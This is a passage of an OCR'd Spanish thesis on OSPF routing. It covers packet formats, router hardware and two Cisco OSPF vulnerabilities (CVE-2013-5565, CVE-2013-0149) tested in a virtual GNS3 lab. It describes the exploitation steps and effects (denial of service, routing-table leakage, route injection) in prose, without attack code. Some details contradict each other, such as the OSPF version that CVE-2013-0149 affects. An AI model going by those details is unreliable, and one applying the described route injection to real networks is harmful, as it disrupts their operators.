
1.2.16 OSPFv2

En 1991 fue creado por John Moy en el RFC 1247, el protocolo ofrecía mejoras técnicas respecto a la primera versión. La organización IETF eligió como su protocolo IGP (Interior Gateway Protocol) recomendado.

En 1998 hubo una actualización en el protocolo actualizándolo en el RFC 2328.

1.2.17 Encapsulamiento de mensajes OSPF

El análisis de tráfico de paquetes se da a partir de las capas del modelo OSI y TCP:(véase imagen 1.6)



1.6 Modelo_OSI_y_modelo_TCP-IP-2

Las capas muestran, como el análisis puede ser ascendente o descendente, dependiendo de lo que se quiera, en éste caso OSPF se basa en éstas capas para encapsular sus paquetes de la siguiente manera:

Encabezado de la trama de enlace de datos	Encabezado de paquetes IP	Encabezado del paquete OSPF	Datos del tipo específico del paquete OSPF

Trama de enlace de datos (aquí se muestran los campos Ethernet)

Dirección MAC origen = Dirección de la interfaz física de envío.

Dirección MAC destino = Multicast 01-00-5E-00-00-05

Multicast 01-00-5E-00-00-06

Paquete IP

Dirección IP origen = Dirección de interfaz de envío

Dirección IP destino = Multicast 224.0.0.5

Multicast 224.0.0.6

Campo del protocolo = 89 para OSPF

Encabezado del paquete de OSPF

Código OSPF

ID del Router del área

Tipos de paquetes OSPF

0x01 -> Saludo

0x02 -> Descripción de base de datos (DD)

0x03 -> Solicitud del estado enlace

0x04 -> Actualización del estado enlace

0x05 -> Acuse de recibo del estado enlace

El proceso de envío de un paquete de datos a través de la red depende del protocolo que se este utilizando, ya que cada protocolo tiene su forma de fragmentar y ensamblar los paquetes que fluyen a través de las capas de red, por ejemplo: Si se tiene un protocolo que corra a través de la capa de red, solamente se fragmentará para los servicios de esa capa, sin tener que elaborar un paquete para las demás capas, como la de presentación o la de aplicación.

1.2.18 IGRP

Es un protocolo de enrutamiento tipo vector distancia desarrollado por Cisco, esta sin utilizarse desde la versión 12.2 del sistema operativo IOS y versiones posteriores.

Las características principales de éste protocolo son:

- Se considera el ancho de banda, el retardo, la carga y la confiabilidad para crear una métrica compuesta.
- Se envía a través de Broadcast las actualizaciones de enrutamiento cada 90 segundos.

1.2.19 Métricas

Para medir la métrica el protocolo utiliza los siguientes parámetros:

- Ancho de banda.
- Retardo.
- Confiabilidad.
- Carga.

La mejor ruta se elige según la ruta con el valor métrica más bajo calculado a partir de los parámetros anteriores, por defecto solamente se utilizan el ancho de banda y el retardo.

La medición de la métrica es distinta entre cada protocolo.

Para el protocolo RIP la métrica se mide a partir de la cantidad de saltos que se tienen que dar para que la información pase al siguiente dispositivo (por defecto la métrica es 1).

1.2.20 Aplicaciones de los protocolos de comunicación

Las aplicaciones más comunes están en la homologación[10] de estándares de los protocolos, ya que sin la estandarización no se hubieran podido limar las diferencias entre protocolos y no hubiera habido aplicaciones complejas.

Ejemplos de algunas aplicaciones:

- La web
- La telefonía
- Las videoconferencias
- Los juegos de video
- Comercio vía internet
- Educación
- Comunicación satelital

Son los ejemplos más comunes en los que esta inmiscuida nuestra tecnología de comunicación, sin los protocolos no se hubieran podido lograr, ya que mayoritariamente son una combinación de tecnologías, lenguajes de programación, diseño de los sistemas operativos y hardware.

La web por ejemplo se basa en muchos tipos de protocolos en los que interactúan hardware y software.

Ejemplos:

Wi-MAX : Es un protocolo de internet utilizado en áreas extensas, donde la conectividad a internet es comúnmente pública, es utilizado en áreas grandes en las cuales la seguridad es considerada a partir del servicio que se quiera dar. Siendo una aplicación que necesita mucha

[10] Homologación : Es un verbo el cual significa, aprobación o confirmación oficial, siendo un proceso para certificar o aprobar un producto, indicando que el producto esta bajo un régimen regulado, siguiendo estándares y especificaciones. “SearchCIO,. "What Is Homologation? – Definición tomada de Whatis.Com". N.p., 2016. Web. 20 Enero. 2016.”

administración y combina diferentes tecnologías para dar un servicio a una distribución de terreno.

Wi-Fi : Es un protocolo definido en el estándar 802.11 y 802.11n

Ethernet

Fibra óptica

Y es a partir del hardware el ¿Cómo? se utilizarán los protocolos ya que varían tomando en cuenta los dispositivos que codifican y decodifican la información.

1.2.21 Topologías utilizadas actualmente

Las topologías de red actualmente más utilizadas son:

- WAN
- MAN
- CAN
- DAN
- LAN

Limitan en algunos casos su desempeño y en otros casos funcionan con un propósito específico.

La configuración de la topología es variable pero asegura que se puedan entregar los paquetes de datos a su destino, viéndolo desde la perspectiva de capas, la capa de enlace (data-link) una vez asegurada la conexión envía los datagramas a sus respectivas rutas pasando a la capa de red.

1.2.22 Infraestructuras de Red

Son los componentes electrónicos y digitales de una red, que establecen y preparan la conectividad en la red, permitiendo interactuar a la tecnología y a la administración de la red.

Los componentes que constituyen a la infraestructura de una red pueden ser variados, desde un simple cable UTP* que conecta a dos computadoras, hasta antenas, el personal que administra los recursos y los componentes que establecen comunicación satelital. Los tipos de infraestructuras de red que tienen las empresas varían de acuerdo a las necesidades y el presupuesto de las mismas, por lo tanto, algunas características son a gran escala respecto de otras.

Existen tipos de infraestructura que podrían denominarse comunes ya que se encuentran como activos en distintas organizaciones. La infraestructura que se utiliza en varios corporativos cuenta con los dispositivos necesarios como los siguientes:

1.2.23 Hardware

- Routers
- Switches
- Tarjetas LAN
- Routers inalámbricos
- Cables UTP

1.2.24 Routers

Los Routers son dispositivos que son muy parecidos a una computadora convencional debido a los dispositivos electrónicos que lo conforman, contienen en su interior una memoria RAM, una memoria ROM , un Procesador de Instrucciones y un Sistema Operativo.

También determinan la mejor ruta para que los paquetes de información lleguen a su destino de una manera rápida y se aseguran mediante los protocolos de comunicación que dicha información llegue completa.

La forma en la que los Routers envían la información es a través de algoritmos que utilizan la información que les dan los otros Routers conectados a su red, los más conocidos son Dijistra y Shortest Path First. Dichos algoritmos fueron implementados con diversos propósitos, pero son realmente productivos al haberse implementado en algunos protocolos de información que se mencionarán más adelante.

Los Routers que se utilizaron esta tesis fueron los siguientes:

- 4 Routers virtualizados c27000 Modelo: `7200`
  - Imagen: `IOS c7200-advipservicesk9-mz150-1M`
  - RAM:`512 MiB`
  - Tamaño de NVRAM: `128 KiB`
  - Tamaño de disco `PCMCIA: 64 MiB`

Los Switches utilizados fueron los genéricos que tienen soporte para implementarse con Sistemas Operativos como Linux o MacOS, solamente que un poco más lentos.

La herramienta GNS3 nos da por defecto el uso del dispositivo `Cisco 3725` con módulo `NM-16SW` para emular el comportamiento del Switch.

1.2.25 Switches

Los Switches son dispositivos que se encargan de mantener los paquetes bien distribuidos a los dispositivos conectados a él, mediante algoritmos los datagramas son evaluados y distribuidos en función de su solicitud. A diferencia de los HUBS distribuyen la carga de datagramas a los dispositivos que los solicitan de una manera eficaz y sin que haya latencia.

A estos dispositivos se les pueden establecer Redes de Área Local Virtuales (VLAN), agrupando el tr áfico de dispositivos seleccionados específicamente, que comparten un propósito en común, por eje mplo, en las corporaciones existen diferentes departamentos, recursos humanos, ingeniería, operaci ón, para cada una de ellas se puede crear una VLAN específica que comparte características como aplicaciones, puertos, etc.

A estos dispositivos se les pueden establecer Redes de Área Local Virtuales (VLAN), agrupando el tr áfico de dispositivos seleccionados específicamente, que comparten un propósito en común, por eje mplo, en las corporaciones existen diferentes departamentos, recursos humanos, ingeniería, operaci ón, para cada una de ellas se puede crear una VLAN específica que comparte características como aplicaciones, puertos, etc.

- Cisco Catalyst 6500-E Series
- Tiene una capacidad de 2 Terabits por segundo de sistema de ancho de banda, es ideal para ambientes escalables.
- Cisco Catalyst ws-c3650-48pd
- Este dispositivo puede establecer políticas para conectividad alámbrica e inalámbrica.(véase imagen 1.7)

1.7 Cisco Catalyst 3650 Series Switch

1.2.26 Software

El desarrollo del software para la infraestructura de red implica la labor de producir sistemas virtuales complejos que involucren los protocolos de comunicación y la interacción del hardware con otros dispositivos, tomando a consideración los estándares RFC.

- Network Operations Manager
- Sistemas operativos
- Firewall
- Seguridad en la red.

Capitulo 2. Análisis del protocolo OSPF

El protocolo de comunicación OSPFv2 cuenta con características esenciales que posibilitan una comunicación optimizada con propósitos de manejar errores de red y resolverlos, el protocolo cuenta con algoritmos que implementan mensajes de actualización a los otros Routers, a partir de esa comunicación el implementador de la red considera las configuraciones pertinentes y los protocolos adecuados para una eficaz transferencia de datos.

Compuesto por datagramas del protocolo IP, la información se codifica y se decodifica en cuanto son transmitidos a través de dispositivos e interfaces de red que los reciben en forma de impulsos eléctricos. Un ejemplo de los datagramas de los que se compone el protocolo OSPF, son paquetes DBD, estos paquetes de datos están constituidos a partir de un formato con el fin de transmitirlos a los Routers en la vecindad y a los dispositivos que pertenezcan a la misma configuración de ruteo (Véase imagen 2.1).




Imagen 2.1 modulos ospf

La imagen anterior muestra la información almacenada en un paquete de base de datos del protocolo OSPF, la cual es enviada a todos los Routers cuando se comparte con los otros dispositivos, indicando el tamaño de los paquetes asociados a las interfaces de entrada y salida, los mensajes de actualización de estado (LSA) y paquetes de transferencia (LSU).

Los datagramas es la parte esencial de la información que se transmite, en ellos, se encuentra la información codificada que se quiere comunicar. La codificación que tienen los datagramas varían según los protocolos que se estén ocupando varía la longitud, una vez codificada ésta información, se envía a través de un medio. Se toma como referencia el medio, como medios digitales, puede ser transparente la transmisión o pueden implementarse medidas de seguridad.

Algunas de las medidas que el protocolo provee para aumentar las medidas de seguridad son las siguientes: (Véase imagen 2.2)

- Autenticación por llave criptográfica (inserción de un hash en la cabecera del protocolo).
- El mecanismo fight-back .
- Los dos campos, ID y LSA en el protocolo deben de ser los mismos.




Imagen 2.2 Generación de mensaje OSPF Cryptographic Auth

Existen firewalls provistos por la empresa Cisco o Juniper que se adaptan a los problemas, la tecnología varía de acuerdo a las necesidades del cliente y a la posibilidad económica que se tenga.

2.2 Tipos de paquetes OSPF

Saludo

Descripción de la base de datos DBD.

Solicitud del estado enlace.

Actualización del estado enlace.

Acuse de recibo del estado enlace.

2.3 Características

El tipo de paquete de saludo reconoce a los Routers o dispositivos que tengan habilitado el protocolo de comunicación en la vecindad, eligen un Router designado (RD) y el Router de respaldo (BDR) parámetros para convertirse en vecinos.

2.4 Vulnerabilidades

En seguridad de la información el término de vulnerabilidad, es conocido como una debilidad en el sistema permite a un atacante modificar los datos almacenados, violando la integridad de los mismos.

La vulnerabilidad que se estudió, se basa en el protocolo OSPFv2 y V3.

2.5 Vulnerabilidad que afecta al protocolo OSPF v3

Vulnerabilidad: **CVE – 2013 – 5565**

Release Date: 2013 November 6 23:29 UTC (GMT) **LastUpdated:** 2013 November 7 19:40 UTC (GMT)

La vulnerabilidad anterior nos indica básicamente que un atacante remoto sin requerir autenticación puede causar daños en el protocolo de ruteo en un dispositivo afectado.

Consiste en hacer uso de paquetes malformados, al no hacer un parseo propio del paquete malformado tipo 1 de LSA (link-state advertisement).

El atacante puede causar el colapso del protocolo OSPFv3, en un dispositivo afectado, llevando a una condición de DoS (Denial of Service).

Los productos afectados son:

Cisco IOS XR Software con **CSCuj82176**

El equipo de respuesta a incidentes de Cisco lo reportó como un informe de *bajo a medio* en nivel de seguridad, que afecta a los dispositivos Cisco. Citando “Clientes que quisieran actualizar el software de su dispositivo que incluye el arreglo de éste y otros hallazgos necesitarían contactar con los canales de soporte”.

Cisco menciona que ellos pueden actualizar el documento en el cual mencionan lo reportado, por ende se deslindan de responsabilidad en cuanto a problemas posibles que existan en un futuro si las compañías deciden actualizar o no sus dispositivos, se podría considerar éste anuncio como una protección de propiedad intelectual o por puro mercantilismo.

2.6 Vulnerabilidad que afecta al protocolo OSPFv2

CVE-2013-0149

La implementación del protocolo en la versión 12.0 de Cisco hasta la versión 12.4 y de la versión 15.0 hasta la 15.3 IOS-XE 2.X hasta la versión 3.9.xS, para dispositivos ASA y PIX de la versión 7.x hasta la versión 9.1, para dispositivos FWSM, para dispositivos NX-OS, y para la versión del sistema operativo StarOS antes 14.050488 no hace una validación propia para los paquetes estados de enlace LSA tipo 1 antes de realizar operaciones en la base de datos LSA, los cuales permiten a los atacantes causar una negación de servicio (corrupción de ruteo), también el obtener paquetes de información sensible vía Unicast o por paquetes Multicast. Los identificadores de los errores son:
Aka bugs IDs.
CSCug34485, CSCug34469, CSCug39762, CSCug63304, and CSCug39795

2.7 LSA (Link State Advertisementent)

En el curso CCNA Exploration V4.0 analizamos los paquetes que involucran el conocimiento de la red a través de mensajes de saludo entre Routers configurados

Con la vulnerabilidad del protocolo OSPF, sugerí tomar a consideración que dichos mensajes de saludo tiene un proceso el cual es:

LSU: Las LSU son paquetes que pueden incluir 10 tipos diferentes de notificaciones de estado enlace LSA.

DBD:Es un paquete de descripción de la base de datos, tiene una lista del estado del Router emisor y los otros Routers utilizan esa información para compararlos con la base de datos de estado del enlace local.

LSR:Es una solicitud del estado enlace, la cual recibe nuevas entradas a la base de datos DBD.

LSAck:Cuando se recibe un paquete tipo LSU, el Router envía el acuso de recibo de estado enlace confirmando la recepción del paquete LSU.

La diferencia que existe entre paquetes que notifican el estado de la conexión y paquetes que actualizan el estado enlace puede ser un poco confusa, ya que una LSU puede incluir una o más LSAs y cualquier de éstos dos puede hacer referencia a la información que se propaga a través del protocolo OSPF.

Et.all CISCO CCNP

Tabla 3.

LSA

Tipos de LSA	Descripción
1	LSA de Router
2	LSA de red
3 o 4	LSA de resumen
5	LSA externos del sistema autónomo
6	LSA de OSPF Multicast
7	Definido por áreas no tan llenas
8	Atributos externos de LSA para Border Gateway Protocol (BGP)
9, 10 y 11	LSA opacas

Indicadores de LSA, que muestran los tipos para cada LSA en base al protocolo OSPF.

2.8 Desarrollo de las pruebas

El laboratorio y los dispositivos virtuales se conectaron entre los Routers, Switches y Hosts, se realizaron las pruebas de conectividad entre ellos. Se utilizó un programa que envía mensajes tipo “HELLO” a los Routers vecinos configurados en el protocolo OSPFv2.

La investigación se basó en metodologías de reconocimiento y análisis de vulnerabilidades , tomando a consideración una perspectiva intrusiva.

- Selección del objetivo.
- Reconocimiento del dispositivo.
- Herramientas o utilerías a implementar.
- Explotación de la vulnerabilidad.
- Prueba, error y verificación de los hallazgos.

El objetivo en este caso fue delimitado con configuraciones específicas en base a actualizaciones de seguridad que eran recibidas mediante cuentas de a las cuales se dio la tarea de suscribirse. El procedimiento de análisis se formó con una nueva vulnerabilidad encontrada en un CVE (Common Vulnerabilities Exposures), se continuó con la investigación de la misma utilizando una herramienta en línea denominada National Vulnerability Database, el cual es un repositorio de vulnerabilidades estandarizadas, las cuales son administradas utilizando un protocolo SCAP (Security Content Automation Protocol). Se consideró que las vulnerabilidades también pueden encontrarse fácilmente utilizando motores de búsqueda como Google o DuckDuckGo, que arrojan a su vez respuesta a entidades dedicadas a hacer públicas las nuevas y más recientes vulnerabilidades de los sistemas de información, siendo una base datos como servicio web de los hallazgos y algunas veces de programas que pueden utilizarse para la confirmación de la vulnerabilidad.

Prueba no.-1 (modificación del esquema inicial)

El siguiente esquema muestra a los dispositivos conectados con las configuraciones básicas del protocolo OSPF (véase imagen 2.3):




Imagen 2.3 Segundo esquema.png – 2015715

Una vez conectado se configuraron los Routers con el protocolo OSPFv2 de la siguiente manera:

```
#  Router(config)# router ospf process_ID
#  Router(config-router)# network IP_address wildcard_mask area area_#
```

Para el Router R3 se configuró de la siguiente manera (véase Imagen 2.4):

```
CMD: 'router ospf 2' 19:49:11 UTC Fri Sep 25 2015
CMD: ' log-adjacency-changes' 19:49:11 UTC Fri Sep 25 2015
CMD: ' network 20.0.0.0 0.0.0.3 area 2' 19:49:11 UTC Fri Sep 25 2015
CMD: 'ip forward-protocol nd' 19:49:11 UTC Fri Sep 25 2015
```

Imagen 2.4. Historial Configuración R3.png – 20150925

Para las siguientes direcciones IP, se repitió el mismo procedimiento:

20.0.0.2

20.0.0.1

10.0.0.2

10.0.0.1

3.0.0.1

3.0.0.2

192.168.0.1

Se instaló el sistema operativo Debian 6.0 y el sistema operativo Windows XP en Virtual Box versión: 4.3.18 r96516.

Para los Switches se tomó en cuenta la configuración por defecto sin ingresar ninguna restricción a través de VLANs, ya que el objetivo de esta tesis es demostrar la vulnerabilidad en el protocolo OSPFv2 en los Routers.

Los dispositivos están conectados en este entorno de pruebas, confirmando la conectividad a través de mensajes ICMP mediante la utilería PING.

Para la configuración del sistema operativo Debian 6.0, se tuvo que seguir el siguiente procedimiento:

- Se modificó el entorno GNS3 para utilizar el sistema operativo a través del programa Virtual Box. Para ello, a través de la pestaña de Preferencias, en la sección de Virtual Box se colocó el objeto VboxWrapper para controlar a las máquinas virtuales. (véase Imagen 2.5)




Imagen 2.5 Configuración general de Virtualbox en GNS3

- Antes de probar la conectividad con las máquinas virtuales y el gestor GNS3, se recomienda colocar las configuraciones necesarias como las interfaces físicas del huésped que van a interactuar con las máquinas virtuales, en la pestaña de Virtual Box Guest.

2.9 Problemas en el Desarrollo

A través de la elaboración de las pruebas de esta tesis, surgieron varios problemas. La mayoría de ellos se debieron al desarrollo de las pruebas, tanto de código, como de conocimiento del problema.

Algunos de los problemas para que esta tesis se realizara fueron los siguientes:

En el Desarrollo de la Infraestructura virtual en el programa GNS3 .

El programa de virtualización de la red, debido a que tenía constantes actualizaciones.

El desarrollo del programa que expone la vulnerabilidad, por las funciones, no todas están completamente documentadas.

El sistema operativo Debian 6, (bibliotecas desactualizadas, xserver, plugins de Virtual Box Addons).

2.10 Análisis de vulnerabilidades sobre OSPF

En esta tesis se consideraron los activos necesarios para las pruebas de la vulnerabilidad, lo cual llevará al lector a tener dos perspectivas diferentes, afectación económica y de datos. La evaluación de los riesgos siempre estarán asociados a los activos y por lo tanto se tendrá un esquema de referencia diferente, tomar en consideración las medidas necesarias en caso de que se presente algún tipo de incidente, resultará en conclusiones favorables, no viéndose afectada la continuidad del negocio en la organización.

2.11 Explotación de la vulnerabilidad

A partir de que se encontró la vulnerabilidad mediante comunicados de listas de correo, CVE-2013-0149 se investigó y se llegaron a varias conclusiones.

1. La explotación era factible.
2. Se podría inyectar el paquete con información necesaria para cambiar el rumbo de la comunicación.
3. Afectaba a dispositivos configurados con el protocolo OSPFv3.

2.12 Tipos de impacto en los servicios

Los servicios en los que impacto la vulnerabilidad fueron los siguientes:

- Denegación de Servicio.
- Obtención de tablas de ruteo.
- Ingreso de nuevas direcciones IP a las tablas de ruteo.

Los efectos que mostraron los Routers pueden variar en un entorno de pruebas físicas, ya que para demostrar la vulnerabilidad se replicó la divulgación de información a través de la obtención de las tablas de ruteo de un Router víctima.

2.13 Práctica de una auditoría

Para esta tesis, se propuso elaborar una auditoría a dispositivos en red en producción de una pequeña empresa, para ello, se llevó a cabo la metodología de un sistema de gestión de seguridad de la información mejor conocido como SGSI.[11]

SGSI

Auditoría Interna

En lo que conforma a los sistemas de gestión de seguridad del ISOIEC 270012005, una auditoría interna se define como el procedimiento para obtener una visión objetiva e imparcial de la intención, planeación, implementación y operación del SGSI.

Detección de errores en procedimientos y controles.
Detección de eventos para prevenir accidentes.
Identificar incidentes de seguridad fallidos y exitosos.
Identificar las distintas malformaciones de seguridad realizadas para las actividades delegadas en la organización.
Verificar el correcto funcionamiento de los controles de seguridad.

2.14 Explotación de vulnerabilidades más comunes

De acuerdo con el top 5 en vulnerabilidades en red de Acunetix[12], las vulnerabilidades más comunes encontrada en los dispositivos de red, son las siguientes:

1. Olvidar instalar los parches de actualización.
2. Contraseñas débiles o dejar las contraseñas que vienen por defecto.

[11] Es el sistema que protege la confidencialidad, integridad y disponibilidad de los bienes informáticos y de información.
12 Acunetix: Es un agente de seguridad virtual que permite el escaneo de sitios web, genera informes de auditoría de seguridad web. régimen

3. Configuraciones erróneas en las reglas de firewall.
4. Dispositivos móviles.
5. Dispositivos USB.

2.15 Tipos de impacto en los servicios

Se tomó como marco de referencia al sistema web que tiene NIST, para evaluar el daño que puede tener la vulnerabilidad. Mediante una calculadora se obtienen valores para medir los niveles de explotabilidad en base a características fundamentales de una vulnerabilidad, el sistema tiene como objetivo que el evaluador provea información contextual de la vulnerabilidad detectada.

Como evaluador de brechas de seguridad de la información, se debe de utilizar esta herramienta, ya que ayuda a mostrar en un reporte de seguridad intuitivo, el cual los clientes que soliciten el servicio, puedan entender. (véase imagen Figura 2.6)
